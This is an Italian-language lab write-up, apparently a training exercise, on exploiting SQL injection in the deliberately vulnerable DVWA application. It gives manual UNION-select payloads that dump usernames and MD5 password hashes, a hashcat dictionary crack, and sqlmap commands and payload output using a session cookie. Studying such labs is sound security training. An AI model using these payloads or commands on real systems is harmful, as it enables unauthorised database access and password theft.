<http://www.unixwiz.net/techtips/sql-injection.html>

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
DVWA Info

Vulnerability: SQL Injection


User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>


Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected



Testiamo se vi è una vulnerabilità nei confronti delle SQLi inserendo l'apice (quarter) che dovrebbe generare l'errore di sintassi.

# SVOLGIMENTO

Appena inviato il comando ecco l'errore che ci aspettavamo di vedere, il server è suscettibile a questa tipologia di injection.



Iniziamo a lavorare per definire il nome ed il parametro del database che stiamo andando ad attaccare, in primo luogo scoprendo il nome del database con il seguente comando:

**1' union select 1, database () —**

dove il primo quarter chiude la linea della stringa per poi permetterci di immettere il codice “**union select**” che ci consente di combinare i risultati di due o più query e “**select**” in un unico set di risultati.

Possiamo utilizzare questa tecnica per aggiungere i nostri comandi SQL a una query esistente, ottenendo così l'accesso a ulteriori dati dalla stessa tabella o da altre tabelle nel database.

I due trattini finali indicano l'inizio del commento (devono essere seguiti da uno spazio prima di inviare o daranno errore di sintassi).

Vulnerability: SQL Injection

User ID:  Submit

ID: 1' union select 1, database () --  
First name: admin  
Surname: admin

ID: 1' union select 1, database () --  
First name: 1  
Surname: dvwa

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

# SVOLGIMENTO

OTTENUTO IL NOME DEL DATABASE INIZIAMO A FARE LO SCAN DELLE "TABLE" PRESENTI NELLO STESSO DATABASE CON IL COMANDO:

```
'union select table_name, null FROM information_schema  
WHERE table_schema = 'dvwa' #
```

**Vulnerability: SQL Injection**

User ID:  Submit

ID: ' union select table\_name, null FROM information\_schema.tables WHERE table\_schema = 'dvwa'#  
First name: guestbook  
Surname:  
  
ID: ' union select table\_name, null FROM information\_schema.tables WHERE table\_schema = 'dvwa'#  
First name: users  
Surname:

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

## Vulnerability: SQL Injection

User ID:  Submit

ID: ' union select column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' --  
First name: user\_id  
Surname:  
  
ID: ' union select column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' --  
First name: first\_name  
Surname:  
  
ID: ' union select column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' --  
First name: last\_name  
Surname:  
  
ID: ' union select column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' --  
First name: user  
Surname:  
  
ID: ' union select column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' --  
First name: password  
Surname:  
  
ID: ' union select column\_name, null FROM information\_schema.columns WHERE table\_name = 'users' --  
First name: avatar  
Surname:

TRA LE DUE TABLE TROVATE, QUELLA DI MAGGIORE INTERESSE È QUELLA RELATIVA AGLI UTENTI, **USERS**, ESPLORIAMO, QUINDI, LE COLONNE CHE LO COMPONGONO CON IL SEGUENTE COMANDO:

```
' union select column_name, null FROM  
infomation_schema.columns WHERE table_name = 'users' --
```

# OTTENIMENTO PASSWORD

## modalità manuale

```
ID: ' union select user, password from users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user, password from users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user, password from users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user, password from users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: ' union select user, password from users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Il risultato ottenuto consiste in password cifrate, poichè ci è stato richiesto di risolvere quella dell'utente **Gordon. B**, procediamo con inserire in un file di testo la sua password cifrata per poi procedere con la decifratura mediante **hashcat**.

Il comando usato prevede degli oggetti che andremo a spiegare:

- **-m**, visto che la password cifrata è composta da 32 caratteri, gli abbiamo dato come valore 0 poichè corrisponde a MD5;
- **-a**, siccome stiamo attuando un'attacco di dizionario, *straight*, abbiamo dato come valore 0.

Identificate le colonne utili, non ci resta che selezionare quelle di interesse ovvero **user e password**




The screenshot shows a terminal window with the following session:

```
ali: ~
└─(diidro㉿kali)-[~] $ echo e99a18c428cb38d5f260853678922e03 > /home/diidro/Desktop/gordonb.txt
└─(diidro㉿kali)-[~] $ cat /home/diidro/Desktop/gordonb.txt
e99a18c428cb38d5f260853678922e03
└─(diidro㉿kali)-[~] $ hashcat -m 0 -a 0 /home/diidro/Desktop/gordonb.txt /home/diidro/Desktop/rockyou.txt --show
e99a18c428cb38d5f260853678922e03:abc123
└─(diidro㉿kali)-[~] $
```

# PASSWORD DECRYPTATE

## PROCEDURA AUTOMATICA PER DECRYPTARE LE PASSWORD:

Per procedere con il decryptaggio automatico, abbiamo impostato il livello di sicurezza del portale **DVWA** su "low", inoltre necessitiamo del codice di **PHPSESSION** che otteniamo con una semplice ispezione del portale nella sezione "**storage**". Dopo aver ottenuto questi dati possiamo procedere sul terminal della macchina attaccante, utilizzando il tool **SQLMAP**.



# SQLMAP

The screenshot shows a terminal window on a Kali Linux desktop environment. The user has run the command:

```
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=a1f3cf2ca1488a09226db083e87c996a;security=low" --dbs
```

The output indicates that the back-end DBMS is MySQL. It lists several databases found:

- [\*] dvwa
- [\*] information\_schema
- [\*] metasploit
- [\*] mysql
- [\*] owasp10
- [\*] tikiwiki
- [\*] tikiwiki195

A large pink arrow points from the text "IN SERENDO IL COMANDO DI FIANCO," to the "--dbs" parameter in the terminal command.

ABBIAMO AVVIATO SQLMAP INSERENDO IL COMANDO DI FIANCO,

NEL COMANDO ABBIAMO INSERITO ALCUNI OGGETTI:

**"-U"** INDICA L'URL CHE ANDREMO AD ATTACCARE;

**--COOKIE=** INDICA IL COOKIE CHE ABBIAMO OTTENUTO DALL'INSPECTION DELLO STORAGE DI DVWA, NECESSARIO PER MANTENERE LA SESSIONE CORRENTE;

**--DBS** INDICA CHE IL TARGET DELL'ATTACCO SI RIFERISCE AI POSSIBILI DATABASES.

# SQLMAP

```
(diidro㉿kali)-[~]
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=a1f3cf2ca1488a09226db083e87c996a;security=low" -D dvwa -T u
users --columns
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:20:24 /2024-07-15/
[05:20:24] [INFO] resuming back-end DBMS 'mysql'
[05:20:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 4869=4869#&Submit=Submit

  Type: error-based
  Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(3419,5012)>(SELECT COUNT(*),CONCAT(0x717a7a7071,(SELECT (ELT(3419=3419,1))),0x7178626a71,FLOOR(RAND(0)*2))x FROM (SELECT 5246 UNION SELE
T 5987 UNION SELECT 6539 UNION SELECT 5424)a GROUP BY x)-- XGYe&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 3692 FROM (SELECT(SLEEP(5)))xCrc)-- ZFPP&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x717a7a7071,0x6545646861636d72695169686b776e55597270644f6d4e76587343444869616e4d5a5571775a4b74,0x7178626a71),NULL#&Submit=Submit

[05:20:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[05:20:24] [INFO] fetching columns for table 'users' in database 'dvwa'
[05:20:24] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32)  |
| user_id | int(6)    |
+-----+-----+
```

DOPO AVER TROVATO TUTTI I DATABASES, ABBIAMO SCELTO QUELLO CHE PENSAVAMO POTESSE ESSERE PIÙ UTILE,

OVVERO “DVWA”, E ABBIAMO INIZIATO CON LA RICERCA DELLE TABLES UTILIZZANDO L’OGGETTO “- -TABLES”.

# SQLMAP

```
File Actions Edit View Help
└$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit#" --cookie="PHPSESSID=a1f3cf2ca1488a09226db083e87c996a;security=low" -D dvwa -T users -C user --dump
{1.8.6.3#dev}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:21:20 /2024-07-15/

[05:21:20] [INFO] resuming back-end DBMS 'mysql'
[05:21:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 4869#&Submit=Submit

Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(3419,5012)>(SELECT COUNT(*),CONCAT(0x717a7a7071,(SELECT (ELT(3419=3419,1))),0x7178626a71,FLOOR(RAND(0)*2))x FROM (SELECT 5246 UNION SELECT 5987 UNION SELECT 6539 UNION SELECT 5424)a GROUP BY x)-- XGYe&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 3692 FROM (SELECT(SLEEP(5)))xCrc)-- ZFPP&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x717a7a7071,0x6545646861636d72695169686b776e55597270644f6d4e76587343444869616e4d5a5571775a4b74,0x7178626a71),NULL#&Submit=Submit

[05:21:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[05:21:21] [INFO] fetching entries of column(s) ``user`` for table 'users' in database 'dvwa'
[05:21:21] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[5 entries]
+----+
| user |
+----+
| admin |
| gordonb |
| 1337 |
| pablo |
| smithy |
+----+
```

INFINE, AVENDO TROVATO ANCHE LE COLUMNS, ABBIAMO USATO IL COMANDO “--DUMP” PER STAMPARE I RISULTATI “STORATI” ALL’INTERNO DELLA COLUMN INDICATA.

# SQLMAP

```
$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=a1f3cf2ca1488a09226db083e87c996a;security=low" -D dvwa -T users -C password --dump
```

Home Python password ipshell.php pw.txt aruba.zip S6-L3 rockyou.txt MacchinaVi... ufonet tor-browser prova2 https://sqlmap.org {1.8.6.3#dev}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 05:22:16 /2024-07-15/

[05:22:16] [INFO] resuming back-end DBMS 'mysql'  
[05:22:16] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id='1' OR NOT 4869=4869#&Submit=Submit

Type: error-based  
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id='1' AND ROW(3419,5012)>(SELECT COUNT(\*),CONCAT(0x717a7a7071,(SELECT (ELT(3419=3419,1))),0x7178626a71,FLOOR(RAND(0)\*2))x FROM (SELECT 5246 UNION SELECT 5987 UNION SELECT 6539 UNION SELECT 5424)a GROUP BY x)-- XGYe&Submit=Submit

Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: id='1' AND (SELECT 3692 FROM (SELECT(SLEEP(5)))xCrc)-- ZFPP&Submit=Submit

Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id='1' UNION ALL SELECT CONCAT(0x717a7a7071,0x6545646861636d72695169686b776e55597270644f6d4e7658734344869616e4d5a5571775a4b74,0x7178626a71),NULL#&Submit=Submit

IL MEDESIMO PROCESSO È STATO ESEGUITO ANCHE NEI CONFRONTI DELLA COLONNA PASSWORD

# SQLMAP PASSWORD DECRYPTATE

Le password sono le medesime riscontrate durante l'esplorazione manuale del database, tuttavia sqlmap ci offre la possibilità di decifrare in modo automatico le stesse.

Ecco stampate a schermo le rispettive password (cifrate ed in chiaro).

```
[05:22:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[05:22:16] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'dvwa'
[05:22:16] [WARNING] reflective value(s) found and filtering out
[05:22:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[05:22:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
